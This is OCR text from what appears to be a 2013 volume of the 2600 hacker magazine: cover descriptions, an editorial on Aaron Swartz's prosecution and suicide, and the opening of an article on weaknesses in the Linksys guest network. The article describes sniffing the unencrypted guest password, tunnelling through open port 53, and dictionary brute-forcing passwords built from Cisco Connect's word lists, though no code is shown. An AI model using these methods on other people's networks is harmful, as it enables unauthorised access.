


2600
The Hacker Digest - Volume 30


2600
NOVEMBER, 1986
DEPARTMENT OF JUSTICE
UNITED STATES ATTORNEY'S OFFICE


Western Electric
Change PIN
Please reenter your new 4-12 digit PIN and select Enter to continue. Use the Clear button to make corrections.
Enter
Clear
Cancel
For customer assistance, or to report problems with this ATM, please call 0026.157.136
Audio Jack
Do Not Deposit Paper Towels
Into ATM Machine!! Thanks.

NSA
MILITARY RESERVATION
NO TRESPASSING
BY ORDER OF THE POST COMMANDER
TWO-MAN


WHAT ARE
YOU
LOOKING AT?

2013 COVERS

Spring. A paper shredder with a mountain of shredded documents. The shredder has a U.S. Department of Justice - United States Attorneys' Office logo on the front. There is a bullet hole in the window of the machine, as well as several on the cement wall behind it. The November 1986 issue of 2600 is being shredded. This was to commemorate the month that hacker/activist Aaron Swartz was born. Swartz committed suicide in January after being relentlessly tormented by that same government agency. There is Arabic graffiti on the wall that translates to "justice" - or "revenge." Because of a Photoshop left to right language rendering error, this word is backwards. However, we decided it was applicable to the backwards thinking of the DOJ. (We also put some other backwards text in the other covers from this year to make it seem like we planned this all along.)


Summer. A not-so-typical ATM. A heavily tattooed hacker in a 2600 blue box t-shirt is changing his PIN on this "Bank of Money" ATM. The machine is made by Western Electric. The sample card inserting diagram says "VIAS" instead of "VISA" as a throwback to Visa's old micro security text surrounding the holograms on their credit cards (revealed in an ancient issue of 2600). Visible in the security mirror is a quad-copter and a zombie waiting on line. The phone number on the ATM is backwards like the writing in the Spring cover. "VOTE NADER" was added to the raccoon tattoo on the hacker's right arm, as a nod to the Autumn 2000 cover, and the Bell logo and W.A.S.T.E. muted postal horn from The Crying of Lot 49 were added to his left arm. "Do Not Deposit Paper Towels Into ATM Machine!! Thanks" was an actual sign, which inspired us to do things we had never thought of before.

Autumn. A pun on Edward Snowden's name, with a "snowed in" scene of a secret NSA listening outpost, depicted in an icy wonderland with a "no trespassing" sign on the door. There are satellite dishes on the roof with logos of some of the main PRISM participants (Facebook, Google Mail, Microsoft, and Yahoo!). There is a buried "TWO-MAN CONTROL" sign in the front yard, an allusion to one of the NSA's anti-whistleblower security measures implemented after Snowden's heroic document leak. The "2600" name contains stars and stripes, in honor of his patriotism.

Winter. Masks are the theme here. A hooded man in an Anonymous mask is seen unlocking his bicycle with two large bags of masks in tow. The center post of the bike has the "all Xs" URL of HOPE X on it. The URL is backwards, but it's rather hard to tell because of the beautiful symmetry of the letter X. At the time, the mysterious (and anonymous) artist Banksy was releasing an art piece a day in New York City. There are two relevant Banksy graffiti pieces on the wall behind our hooded man. One reads "WHAT ARE YOU LOOKING AT?" and the other is a girl with a spade in front of a tall plant, but instead of a sunflower atop, there is a security camera looking at her. This cover came out on the heels of the Million Mask March protests.

Treatments and Etchings

A Lost Promise



It will be quite some time before our community gets over the tragic death of Aaron Swartz in January. Aaron was easily one of the brightest stars in the hacker world. While we all want to turn back the hands of time and somehow keep this senseless loss from ever happening, perhaps the best thing we can all do at this point is work together to prevent similar ones from occurring again.

We all owe a great deal to Aaron, his work, his beliefs, his spirit. RSS was co-authored by him at the age of 14. He was in the front lines in the fight against SOPA (the Stop Online Piracy Act) and PIPA (the PROTECT IP Act), a victory we were rejoicing just one year ago. He also helped form Reddit. His was the voice that could explain not only what the battle or the project was, but *why* it was something that truly mattered. He was truly the best of what we aspire to, and so many throughout the world knew this, as the global news coverage of his passing at the age of 26 demonstrated.

With all of this accomplishment, notoriety, and promise, we can be forgiven for wondering how life could possibly not be seen as worth living by someone with so much to live for. The truth is it's a lot more complicated than that. Clinical depression is a condition that is almost unimaginable to those not experiencing it. Even those who aren't afflicted can easily find themselves facing enormous pressures and feelings of desperation. This can be brought on by the expectations of society, parents, even oneself. Anyone can feel this, but hackers especially so since they never quite fit into the normal mold. While we can revel in that feeling of not being quite like everyone else because of the way we think and present ourselves, there are those moments of self-doubt when we're especially vulnerable, either to outside influences or inner demons. While some of us battle this a whole lot more, none of us are immune.

Recognizing the signs of someone in trouble can be crucial. Being available to communicate and knowing when someone is taking on too much are key components to helping a person through a crisis that otherwise might go undetected. In our community, being different is considered a plus, but we also sometimes fall into habits of peer pressure or judging people we don't quite get. This is another part of being human, but one that we can try and conquer.

There are those unfortunate times when having a good support structure just isn't enough. Results can never be guaranteed - all we can do is attempt to be there for each other and to never take others for granted. This is by no means a new problem. In fact, we put together a panel discussion on this topic at HOPE Number Nine last year, precisely because it's an ongoing crisis that we simply can't ignore.

In Aaron's case, we may never know for sure what it was that drove him over the edge. But we have a pretty good idea of something that, if it wasn't the catalyst, certainly didn't help.

We refer to the pointless prosecution of Aaron by federal authorities, for reasons that make so little sense. We must suspect his outspokenness on certain key issues was a real thorn in their sides, and that this was a way to intimidate him into silence. It's not like we haven't seen this tactic used many times before.

At the heart of it all lies a statute called the Computer Fraud and Abuse Act, enacted back in 1986, and abused almost constantly ever since. According to well known academic

and Internet activist Lawrence Lessig, "For 25 years, the CFAA has given federal prosecutors almost unbridled discretion to bully practically anyone using a computer network in ways the government doesn't like." Boston attorney and writer Harvey Silverglate described it as "a notoriously broad statute enacted by Congress seemingly to criminalize any use of a computer to do something that could be deemed bad." You get the idea.

What had happened to Aaron under this statute is worthy of a Kafka tale. His "crime" was making available to the public academic papers, something most authors of academic papers consider a positive thing. Even JSTOR, the company that served as a repository for these papers and which had been Aaron's source for them, declined to prosecute him and, in fact, even took steps to ultimately make availability easier. They actually listened and did what many consider to be the right thing, not just for Aaron but for the entire Internet and academic communities.

To the feds, however, this was an opportunity to send a message to anyone who would dare challenge the law. For reasons that are still unclear, the Secret Service took over the investigation from the Massachusetts Institute of Technology (where Aaron had downloaded the academic papers) early in 2011. MIT apparently let this happen without any warrant or subpoena. As many of us know from previous experiences, when the Secret Service latches onto a case, they are relentless and without much in the way of scruples.


In the summer of 2011, Aaron was charged with a variety of crimes and given a $100,000 bail. Almost anyone studying the case came to the conclusion that it was laughable at best. Aaron continued to be outspoken about the many laws and statutes (proposed and existing) that hindered free speech online, though he rarely focused attention on what he himself was facing. Last September, again for reasons that remain unclear, federal prosecutors tripled the number of charges against him, meaning that Aaron was now facing up to 35 years in prison and a one million dollar fine. All for downloading a bunch of academic journals that were always meant to be readable by the public. The case was still laughable. But it wasn't going away.

It's easy to dismiss such outrageous conduct and to assume that, in the end, justice will prevail. It's also easy to look at the maximum penalties and assume that nothing like that would ever actually be handed down, and that, if it were, a veritable tide of humanity would rise up to challenge it. But that all changes very quickly when *you're* the one facing the penalties. This is something we've been keen to since our early years, ironically right around the time of the CFAA. We've seen so many courageous people victimized by authorities who don't even regard them as human, but merely as another charge to file for a violation of something that often made no logical sense. We've seen people *win,* and yet still lose.

So, the sad fact remains that even if Aaron had been victorious in his case, he still would have lost a huge amount of money defending himself. But, of course, you don't just win this kind of a case. The feds have something like a 97 percent success rate, and it's clear they wanted to throw the book at Aaron. So, the best he could have hoped for would have been a short sentence (they were adamant about his having to serve *some* time), a fine of some sort, all of those legal expenses, and the label of "felon" following him around for the rest of his life. And, at some point, it's likely those daunting prospects simply became too much for Aaron to bear. We'll never know how much all of this influenced his fateful decision, but it's hard to imagine that it didn't play a significant part.

We need to look forward because that's all any of us can do. We will live in a world decidedly poorer for Aaron's absence, but we need to do our best to carry on the work he was a part of. We cannot let go of the anger that comes with this tragedy, because that's our only hope for changing the system. Aaron was far from the only one who was a victim of its callous disregard for anything outside its rigid and narrow view of the law. If we don't demand changes, then this will continue to happen, as it continues to happen to so many today. And finally, we need to really be looking out for each other. It's vital that we realize that things are never completely hopeless, and that changes can happen when they're least expected. We have to remind ourselves that we are never alone in our struggles. We need to celebrate our differences and our uniqueness. There is such beauty and promise in every corner, something we get reminded of any time we hear from people in our amazing community. Know that such realizations are contagious - and needed - for all of us.

This was a truly painful and sobering way to begin a new year. But we're determined to become stronger for it. And we know we're in good company.



Guest Networks: Protection Less Than WEP?

by Kevin Morris

Disclaimer: This article is intended to be educational and highlights design flaws in the guest network feature of some Linksys wireless home gateways and routers. Discussion is meant to inform the reader on the nature of the security risks as well as how they can be partially mitigated through configuration. While potential methods to exploit poorly configured guest networks are presented, should you decide to experiment with them, be sure it is legal to do so for the particular system you target.

Ever since upgrading one of the old black and blue Linksys WRT54Gs to DD-WRT years ago, I've been hooked on seeing what other things I could do with these single-board devices. I can usually find a router for less than three dollars at local garage sales, without looking too hard. Recently, I was able to score a Linksys E3200 for my normal three dollar limit, which was newer than anything else I had.

Of course, the first thing I did when I got home was perform the famous 30/30/30 reset, update to the latest Linksys firmware, and start configuring the new device through the web interface. For some reason, this particular device was having a little difficulty maintaining its settings (maybe why it had been sold), so I downloaded the Cisco Connect software that was intended for the masses to use when configuring their home routers. I started cruising through the setup, but happened to notice that the software was providing interesting random-word default values for the SSID and the password for the guest network feature (like "EcstaticMagnolia" and "grape07").

Newer Linksys routers (namely the E, X, and EA series) provide a "guest network" feature that allows you to give Internet access to visitors without allowing them onto your regular home network. Linksys routers provide this feature by broadcasting two SSIDs, using VLANs and using separate IP ranges to isolate each network's traffic. The guest network SSID is the same as the main SSID except that "-guest" is appended to the end, which makes them easy to identify when scanning for networks. The IP range on the guest network is reserved and is either 192.168.33.0/24 or 192.168.3.0/24, depending on the particular router. Because this subnet is used by the guest network, the main LAN cannot be configured to use this reserved range. The router does not have any routes configured, by default, to allow routing of traffic between the two networks.

So, in theory, the guest network is well isolated from the main network. But how secure is this guest network? It turns out by using the defaults suggested by the Cisco Connect software, there is very little security. The guest network functions similar to hotspot networks available in many hotels or coffee shops where all traffic from a client machine is "jailed" until the user logs in through a "terms of use" or password page. The guest network has no encryption and encryption cannot be enabled for the guest network on these Linksys routers. Access to the Internet is only "protected" by a password entered into a web interface.

Doing some basic testing, I did notice that, sadly, the web interface is not SSL protected; hence, the guest password is highly vulnerable to being sniffed. Additionally, my router always allowed UDP port 53 (normally DNS) traffic, even for "unauthenticated" clients on the guest network. The router did not validate that traffic sent on this port was DNS traffic, so any packets sent on this port were forwarded. Software like Iodine or OpenVPN over port 53 can provide easy ways to get complete Internet access using only this one forwarded port.

The story does not end there. Running the Cisco Connect software multiple times, I got similar suggestions for SSID and passwords. The default values had a definite pattern, meaning there had to be a dictionary of possible values. Also, the software was designed to let the user breeze through the setup, without really having to change too many values. The chances are probably high that an unwitting user might just accept the defaults. So the question was out there. Is it really as easy as using a customized dictionary attack to brute force my way onto the guest network?

Well, the first thing I needed to determine was if there was a lockout or timer that would make guest network dictionary attacks infea-

sible. After capturing a few of my own attempts and then writing a quick script to repeatedly submit passwords to the web interface, I determined that there wasn't really any limitation on submitting requests beyond the router's ability to process the requests. The router is a little slow at times when processing these requests, so trying to just brute force the entire 4 to 32 character password range could take more time than practical, but, with a narrower key space, a practical brute force attack was possible.

I needed to find the dictionary that was being used. My first instinct was that the dictionary would be part of the router and would be available for the web administration interface as well. After using the tools in the Firmware Modification Kit to decompress and split the router's firmware into the kernel and the file system, I started looking through the files for anything remotely worthwhile. Fortunately, there wasn't too much there and I quickly came to the conclusion that the router did not have the password list. So, the next place to look was the Cisco Connect software.

When the Cisco Connect software starts (an online demo of the user interface can be found at `http://ui.linksys.com`), it takes a few minutes to load. The reason for this is that in the background, the application is decompressing all of its support files to a temporary directory (`%TEMP%` for Windows users). After perusing through to the `Cisco Systems ➥\Cisco Connect\Setup.app\Content ➥s\Resources\lcid` folder, I found quite a few folders for multilanguage support. Since I happen to live in the U.S., I choose the `1033` folder and, lo and behold, four filenames caught my eye: `ssid.first.words.dict, ssid. ➥second.words.dict, guest.pass ➥word.first.words.dict`, and `guest. ➥password.second.words.dict`.

